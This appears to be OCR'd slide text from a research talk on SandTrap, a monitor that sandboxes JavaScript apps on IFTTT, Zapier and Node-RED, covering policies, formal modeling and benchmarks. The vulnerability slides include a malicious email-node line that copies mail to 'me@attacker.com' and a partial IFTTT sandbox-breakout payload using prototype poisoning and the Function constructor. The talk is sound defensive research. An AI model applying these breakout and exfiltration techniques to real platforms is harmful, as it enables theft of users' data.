
Compromised: Trigger and action data of other apps of the ***same*** user

Node-RED architecture




https://blog.techdesign.com/get-started-with-iot-visual-wiring-tool-node-red/

Node-RED security policy



- Interpret from graphical interface
- Information may only flow w.r.t. *the wiring*
  - No tampering with “Recent Quakes” node by other nodes/flows
  - No access to data (e.g. local files) outside the flow

Node-RED vulnerabilities



Malicious node may:

- Abuse Node.js **modules** like `child_process` to run arbitrary code
- Attack the `RED` object **shared** by flows

Solution: access control at *module and shared object* level

- Read and modify sensitive data
  - Benign email node:


```
sendopts.to = node.name || msg.to;
```

  - Malicious email node:

```
sendopts.to = node.name || msg.to +
                ", me@attacker.com";
```

Solution: access control at the level of *APIs and their values*

Node-RED vulnerabilities (cont.)



Malicious node may:

- Exploit **inter-node** communication


```
global.set("tankLevel", tankLevel);
…
var tankLevel = global.get("tankLevel");
if (tankLevel < 10) pump.stop(); else pump.start();
```

- Exploiting **shared resources**

```
var require = global.get('require');
…
var opencv = require('opencv');
```

Solution: access control at the level of *context*

Node-RED breakout



User installs a malicious app that poses as benign in app store

Compromised: Trigger and action data of other apps of the ***same*** user and ***the TAP*** itself

How to secure JavaScript apps on TAPs?

Approach: **access control** by secure ***sandboxing***

- IFTTT apps should not access ***modules***, while Zapier and Node-RED apps must
- Malicious Node-RED apps may abuse `child_process` to run arbitrary code, or may tamper with shared objects in the ***context***


Need access control at **module-** and **context**-level

- IFTTT apps should not access ***APIs*** other than
  - Trigger and Action APIs, `Meta.currentUserTime` and `Meta.triggerTime`
- IFTTT, Zapier, Node-RED apps may not leak sensitive ***values*** (like private URLs)

Need ***fine-grained*** access control at the level of **APIs** and their **values**

SandTrap: implementation

- Enforcing
  - *read*, *write*, *call*, *construct* policies
- Secure usage of modules
  - vs. `isolated-vm` and `Secure ECMAScript`
- Structural proxy-based
  - vs. `vm2`
  - two-sided membranes
  - symmetric proxies
- Allowlisting policies at four levels
  - module, API, value, context




Baseline vs. advanced policies

- To aid developers, need
  - Baseline policies once and ***for all apps per platform***
    - Set by platform
    - "No module can be `required` in IFTTT filter code"
  - Advanced policies ***for specific apps***
    - Set by platform but developers/users may suggest
    - "Only use allowlisted URLs or email addresses"

Baseline policies

- No modules, no APIs other than Trigger/Action
- Read-only `moment` API

- Read-only protection of Zapier runtime (incl. `node-fetch` and `StoreClient`)



- No modules, allowlisted calls on RED object


SandTrap benchmarking examples

Platform	Use case	Policy Granularity	Example of Prevented Attacks
IFTTT	*Baseline*	Module/API	Prototype poisoning
	Tweet a photo from an Instagram post	Value	Leak/tamper with photo URL
zapier	*Baseline*	Module/API	Prototype poisoning
	Create a watermarked image using Cloudinary	Value	Exfiltrate the photo
Node-RED	*Baseline*	Module/API	Attacks on the RED `object`, Run arbitrary code with `child_process`
	Water utility control	Context	Tamper with the tanks and pumps (in global context)

SandTrap enters…

- Baseline policy: No modules, no APIs other than Trigger/Action
- Advanced policies: Fine-grained URL policies
- Overhead: <7ms
- Policy LoC (avg): 185


- Baseline policy: Read-only protection of Zapier runtime
- Advanced policies: Fine-grained URL policies
- Overhead: <12ms
- Policy LoC (avg): 260



- Baseline policy: no modules, specified function calls on RED
- Advanced policies: allowlist of module, API, value, and context
- Overhead: <100ms
- Policy LoC (avg): 2650

SandTrap monitor

- Structural proxy-based monitor to enforce fine-grained policies for JavaScript
- Formal framework (for a core language)
  - Soundness and transparency



Try at `https://github.com/sandtrap-monitor/sandtrap`

Time for Discussion

https://research.chalmers.se/en/publication/525880
https://smahmadpanah.github.io

SandTrap: modeling

- Policy examples:
  - “only *me@user.com* is permitted for the email node”
  - “only nodes in *Water Utility* flow can write to the shared variable *TankLevel*”

- Node configuration (for Node-RED):

$$\langle config, wires, l, P, V, S \rangle$$

API allowlist: $P \subseteq APIs$

Permitted values: $V : P \rightarrow 2^{Val}$

Shared access: $S(x) = R \mid W; x \in Var_{Flow} \uplus Var_{Global}$

SandTrap: modeling (cont.)

$$\frac{\langle e, M_k\rangle \Downarrow^{T_k} v \qquad secure(f_k(v), \langle P_k, V_k, S_k\rangle)}{\langle f(e), M_k\rangle \Downarrow_{\mathcal{M}}^{T_k \cdot f_k(v)} \bar{f}(v)} \quad (\textsc{Call}_{\mathcal{M}})$$

$$\frac{secure(R_k(x), \langle P_k, V_k, S_k\rangle)}{\langle x, M_k\rangle \Downarrow_{\mathcal{M}}^{R_k(x)} M_k(x)} \quad (\textsc{Read}_{\mathcal{M}})$$

$$\frac{secure(W_k(x), \langle P_k, V_k, S_k\rangle) \qquad \langle e, M_k\rangle \Downarrow^{T_k} v \qquad M' = M[x \mapsto v]}{\langle x := e, M, I, O\rangle_k \xrightarrow{T_k \cdot W_k(x)}_{\mathcal{M}} \langle stop, M', I, O\rangle_k} \quad (\textsc{Write}_{\mathcal{M}})$$


Malicious node attempting to send an email to attacker:


$$\texttt{sendMail} \in P_k \wedge \texttt{"me@attacker.com"} \notin V_k(\texttt{sendMail})$$

Water Utility flow: (TankLevel, R) for nodes that may read *TankLevel*
(TankLevel, W) for nodes that may write to *TankLevel*

SandTrap: modeling (cont.)

- Soundness
  - *Monitoring at node level enforces global security*
- Transparency
  - *No behavior modification other than raising security error*
  - *The monitor preserves the longest secure prefix of a given trace*





TAPs in comparison

Platform	Distribution	Language	Threats by malicious app maker		Policy		
					Platform provider	App provider	User
IFTTT	Proprietary Cloud installation App store and own apps	TypeScript No dynamic code evaluation, No modules, No APIs or I/O, No direct access to the global object	Compromise data of the installed app	Compromise data of other users and apps	Baseline policy for platform to handle actions and triggers	Value-based parameterized policies for actions and triggers	Instantiation of combined parameterized policies
Zapier		JavaScript Node.js APIs Node.js modules		Compromise data of other apps of the same user	Baseline policy for platform, node-fetch, StoreClient and common modules	Value-based parameterized policies for modules	
Node-RED	Open-source Local and cloud installation App store and own apps			Compromise data of other apps of the same user and the entire platform	Baseline policy for platform, built-in nodes and common modules	Value-based parameterized policies for modules including other nodes	


IFTTT breakout explained

- Prototype poisoning of `rapid.prototype.nextInvocation` in AWS Lambda runtime
  - Store trigger incoming data
- Evade security checks
  - Enable `require` via type declaration
  - Enable dynamic code evaluation
    - Manipulate function constructor
    - Pass `require` as parameter
- Use network capabilities of the app via `Email.sendMeEmail.setBody()`


```
declare var require : any;
var payload = `try { ...
 let rapid = require("/var/runtime/RAPIDClient.js");
 // prototype poisoning of rapid.prototype.
     nextInvocation
... }` ;
var f = (() => {}).constructor.call(null,'require',
    'Dropbox', 'Meta', payload);
var result = f(require, Dropbox, Meta);
Email.sendMeEmail.setBody(result);
```

- IFTTT's response
  - vm2 isolation 👍
  - Yet lacking fine-grained policies 🤔

SandTrap implementation



SandTrap: policies




- Policy generation
  - Learning mode per execution
- Policy examples
  - Module: "manifest": {..., "**fs**": "fs.json", ...}
  - API: {..., `"call": {"allow": true, "arguments": [{}], "result": {}},…}`
  - Value: [Parametric value-sensitive]

    {..., `"call": {"allow": "(thisArg, arg) =>`
    `{return arg == this.GetPolicyParameter ('target');}",…}`
  - Context: {..., `"sharedObj":{"write": true, "writePolicy": "path/to/sharedObj",`
    `"read": true, "readPolicy": " path/to/sharedObj "},…}`

The world before SandTrap

Breakouts of the sandbox over filtercode
(acknolwedged as *critical* with bounty and patched by vm2)

Breakouts of the sandbox over zaps (Zapier apps)
(acknolwedged with bounty)



Breakouts lead to exfiltrating data and taking over the platform
(performed an empirical study and a security labeling)

SandTrap vs. related work

Tool	Isolation	Policy type	Policy generation	Full JavaScript and CJS support	Breakouts addressed	Local object views	Proxy control	Controlled cross-domain prototype modification	Fine-grained access control
vm2	vm + proxy membranes	Module mocking and API level JavaScript injection	×	✓	✓	×	×	×	×
JSand	SES + proxy membranes	JavaScript injection via proxy traps	×	×	?	×	×	×	By manual coding
NodeSentry	vm + Van Cutsem membranes	JavaScript injection via proxy traps	×	✓	?	×	×	×	By manual coding
SandTrap	vm + proxy membranes	Policy language with JavaScript injection, module allowlisting	✓	✓	✓	✓	✓	✓	✓